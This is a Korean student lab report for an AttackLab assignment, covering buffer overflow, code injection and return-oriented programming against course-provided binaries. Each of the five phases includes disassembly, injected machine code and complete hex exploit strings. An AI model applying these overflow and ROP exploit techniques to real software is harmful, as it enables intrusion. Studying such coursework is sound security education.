Lab4 AttackLab Report

20220665 유영준

7주차 lab 시간에 Memory layout, Buffer overflow에 대해 학습하였다. stack의 구조와 array, structure, union이 각각 메모리에 어떤 방식으로 데이터를 저장하는지에 대해 학습하였다. Buffer Overflow를 사용하여 다른 return 주소로 바꾸어 프로그램에서 다른 함수를 호출하는 방법을 배웠다.

9주차 lab 시간에는 Return Oriented Programming, Defense Methods에 대해 학습하였다. RET instruction을 포함하는 gadget을 사용하여 함수의 원래 동작이 아닌 다른 동작을 하도록 하는 ROP 방식에 대해 학습했다. 이러한 buffer overflow attack를 막기 위한 defense의 방법으로 Stack canary, DEP, NX, ASLR 방식에 대해 학습하였다. 그리고 이와 관련하여 5개의 문제를 해결하는 과제가 나왔고, 풀이 과정은 아래와 같다.

1. Phase1

- test() 함수에서 호출하는 getbuf 함수를 "objdump -d ctarget" 명령어를 이용해 살펴보면 다음과 같다.

```
00000000004017d8 <getbuf>:
  4017d8:       48 83 ec 28             sub    $0x28,%rsp
  4017dc:       48 89 e7                mov    %rsp,%rdi
  4017df:       e8 36 02 00 00          callq  401a1a <Gets>
  4017e4:       b8 01 00 00 00          mov    $0x1,%eax
  4017e9:       48 83 c4 28             add    $0x28,%rsp
  4017ed:       c3                      retq
```

- rsp에 0x28만큼을 빼주는 것으로 보아 40byte 크기만큼의 frame을 형성하는 것을 알 수 있다. getbuf 함수를 실행시켰을 때 40byte 이상의 값을 넣어 return address를 touch1 함수의 시작 주소로 바꾸면 된다. touch1 함수의 시작 주소를 살펴보면 다음과 같다.

```
00000000004017ee <touch1>:
  4017ee:       48 83 ec 08             sub    $0x8,%rsp
```

- 이를 이용하여 40byte의 공간 이후에 touch1 함수의 시작 주소가 little endian의 방식으로 적혀있는 입력 string을 만들면 다음과 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ee 17 40 00 00 00 00 00
```

- 이를 hex2raw를 사용해 raw 형식의 파일로 변환한 뒤 입력하면 touch1 함수를 호출할 수 있다.

2. Phase2

- Phase2는 함수를 실행하는 것에 더해 cookie 값을 첫 번째 인자로 넘겨주어야 한다. 이를 위해서는 getbuf 함수를 통해 입력 받은 string이 첫 번째 인자를 저장하는 rdi의 값을 cookie의 값으로 바꾼 후 touch2 함수를 호출하는 machine code를 담고 있어야 한다. 또한 return 주소를 stack frame을 형성했을 때의 rsp 값으로 바꾸어 rip 레지스터가 rsp값을 가리켜 해당 부분이 실행되도록 해야 한다.

- rdi 값을 바꾼 후 touch2 함수로 return해야 하므로 touch2 함수의 시작 주소를 알아보았다.

```
000000000040181a <touch2>:
  40181a:       48 83 ec 08             sub    $0x8,%rsp
```

- 다음과 같이 어셈블리를 적은 후 이를 machine code로 변환한다. touch2 함수의 시작 주소를 push 하고, rdi 값을 cookie 값으로 바꾼 뒤 return되도록 하였다. "gcc –c"와 "objdump –d" 명령어를 사용하였다.

```
pushq $0x40181a
movq $0x4c92ae68,%rdi
retq
```

```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   68 1a 18 40 00          pushq  $0x40181a
   5:   48 c7 c7 68 ae 92 4c    mov    $0x4c92ae68,%rdi
   c:   c3                      retq
```

- 위에서 만든 machine code를 실행시키기 위해 stack의 return address를 rsp 값으로 바꿔주어야 한다. 이를 위해 gdb를 사용하여 getbuf 함수에서 rsp 값이 저장된 rdi의 값을 확인해보았다.

```
(gdb) i reg rdi
rdi            0x55620518       1432487192
```

- 이를 liitle endian의 방식으로 40 byte를 넘어가는 공간에 적고 앞에서 생성한 machine code를 40 byte 안의 공간에 적은 입력 string은 다음과 같다.

```
68 1a 18 40 00 48 c7 c7
68 ae 92 4c c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
18 05 62 55 00 00 00 00
```

- 이를 hex2raw를 사용해 raw 형식의 파일로 변환한 뒤 입력하면 phase2를 해결할 수 있다.

3. Phase3

- touch3 함수가 문자열을 입력 받아 hexmatch 함수를 호출하여 문자열이 쿠키와 같은지 비교한다. phase2와 마찬가지로 첫 번째 인자를 쿠키 값으로 바꾸고 tuoch3 함수를 호출하지만 쿠키 값의 문자열을 첫 번째 인자로 해야 한다. 쿠키 값인 0x4c92ae68를 아스키코드를 참고하여 변환하면 "34 63 39 32 61 65 36 38"가 나온다. 이를 return address가 저장된 주소의 다음 8byte의 공간에 저장하고 stack 부분에서 해당 주소의 값을 rdi에 저장한 뒤 touch3의 시작 주소를 push한 뒤 return한다.
- touch3의 시작 주소를 알아보면 다음과 같다.

```
00000000004018ee <touch3>:
  4018ee:       53                      push   %rbx
```

- 다음과 같이 어셈블리를 적은 후 이를 machine code로 변환한다. touch3 함수의 시작 주소를 push 하고, return address에서 8을 더한 주소의 값을 rdi에 넣고 return하였다. 앞에서 rsp의 값이 0x55620518 이었으므로 return address가 저장된 주소는 0x55620540이고 여기에 8을 더한 주소가 쿠키를 아스키코드로 변환한 값을 저장할 주소이다. "gcc –c"와 "objdump –d" 명령어를 사용하였다.

```
pushq $0x4018ee
movq $0x55620548,%rdi
retq
```

```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   68 ee 18 40 00          pushq  $0x4018ee
   5:   48 c7 c7 48 05 62 55    mov    $0x55620548,%rdi
   c:   c3                      retq
```

- 생성한 machine code를 stack의 40byte 공간 안에 적고 return address를 rsp 값으로 바꾸어 stack 부분이 실행될 수 있도록 하였다. return address 다음 8byte의 공간에 쿠키를


아스키코드로 변환한 문자열을 넣어주어 입력 string을 완성하였다.

```
68 ee 18 40 00 48 c7 c7
48 05 62 55 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
18 05 62 55 00 00 00 00
34 63 39 32 61 65 36 38
```

- 이를 hex2raw를 사용해 raw 형식의 파일로 변환한 뒤 입력하면 phase3를 해결할 수 있다.

4. Phase4

- phase4에서는 스택의 주소가 실행할 때마다 변하고 stack을 실행시킬 수 없어 앞의 code injection의 방법을 사용할 수 없다. 대신 gadget을 이용하여 적절한 명령문을 만들어 동작이 실행되도록 해야한다. phase4에서는 phase2와 마찬가지로 rdi에 쿠키 값을 넣고 touch2 함수가 실행되도록 해야한다.
- farm과 pdf의 instruction을 비교하며 사용할 수 있는 instruction들을 살펴보면 다음과 같다. 각 레지스터 앞의 '%'는 생략하였다.




- rdi에 쿠키 값을 넣기 위해 "popq %rax"로 쿠키 값을 rax에 저장한 후 "movq %rax,%rdi"를 사용하여 rdi에 쿠키 값이 저장되도록 한다. 그런 다음 touch2 함수의 주소를 넣어 tuoch2 함수가 실행될 수 있도록 하였다.
- stack 크기 만큼의 padding을 넣어준 뒤 "popq %rax"의 주소, 쿠키 값, "movq %rax,%rdi"의 주소, touch2 함수의 주소 순서로 입력 string을 구성하였다. 각 주소는 farm에서 해당 instruction이 있는 적절한 주소를 찾아 little endian의 방식으로 넣어주었다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a1 19 40 00 00 00 00 00
68 ae 92 4c 00 00 00 00
7f 19 40 00 00 00 00 00
1a 18 40 00 00 00 00 00
```

- 이를 hex2raw를 사용해 raw 형식의 파일로 변환한 뒤 입력하면 phase4를 해결할 수 있다.

5. Phase5

- phase5에서는 쿠키의 ascii code 변환 값, 즉 문자열을 rdi에 저장하고 touch3 함수가 실행되도록 해야한다. 쿠키의 문자열을 stack에 저장한 후 해당 값을 rdi에 넣은 뒤 touch3 함수가 실행되도록 해야한다. 이를 위해 farm의 add_xy 함수를 사용하였다. rdi에 rsp 값을 저장하고 rsi에 rsp와 문자열 사이 거리를 저장하여 add_xy 함수를 호출한 뒤, rax의 값을 rdi에 저장한 뒤 touch3 함수가 실행되도록 하였다.
- 위에서 살펴본 것과 같이 사용할 수 있는 instruction은 다음과 같다.



- 이를 통해 사용할 instruction을 나열하면 다음과 같다. 먼저 "movq %rsp,%rax", "movq %rax,%rdi"를 사용하여 rsp 값을 rdi에 넣는다. 다음으로 "popq %rax"를 사용하여 rsp가 rax에 저장된 시점의 rsp와 쿠키가 저장된 공간 사이 거리를 rax에 저장한다. 그런 다음 rax의 값을 rdx, rcx를 거쳐 rsi에 저장한다. 마지막으로 add_xy 함수를 호출한 뒤 "movq %rax,%rdi"를 사용하여 rax 값을 rdi에 저장하면 쿠키의 문자열 값을 rdi에 저장할 수 있다. 그런 다음 touch3 함수의 주소를 넣고 쿠키의 ascii code 변환 값을 넣어주었다.

- stack 크기 만큼의 padding을 넣어준 뒤 "movq %rsp,%rax"의 주소, "movq %rax,%rdi"의 주소를 차례대로 넣었다. 그 다음 "popq %rax"의 주소, rsp가 저장된 시점과 쿠키가 저장된 공간 사이 거리를 넣어 rax에 해당 값이 저장될 수 있도록 하였다. rsp가 저장된 시점과 쿠키 값이 저장된 공간은 9줄 차이가 나는데, 이는 8*9 = 72(byte)의 거리이고, 16진수로 0x48이므로 rax에 해당 값이 저장되도록 하였다. 다음으로 "movl %eax,%edx", "movl %edx,%ecx", "movl %ecx,%esi"의 주소를 각각 넣은 뒤 add_xy 함수의 주소를 넣었다. 그 다음 "movq %rax,%rdi"의 주소를 넣고 touch3 함수의 시작 주소, 쿠키의 문자열 값을 순서대로 넣어 입력 string을 완성하였다.

- 각 주소는 farm에서 해당 instruction이 있는 적절한 주소를 찾아 little endian의 방식으로 넣어주었다. 생성한 입력 string은 다음과 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
1d 1a 40 00 00 00 00 00
83 19 40 00 00 00 00 00
a1 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
d3 19 40 00 00 00 00 00
59 1a 40 00 00 00 00 00
60 1a 40 00 00 00 00 00
b7 19 40 00 00 00 00 00
83 19 40 00 00 00 00 00
ee 18 40 00 00 00 00 00
34 63 39 32 61 65 36 38
```

- 이를 hex2raw를 사용해 raw 형식의 파일로 변환한 뒤 입력하면 phase5를 해결할 수 있다.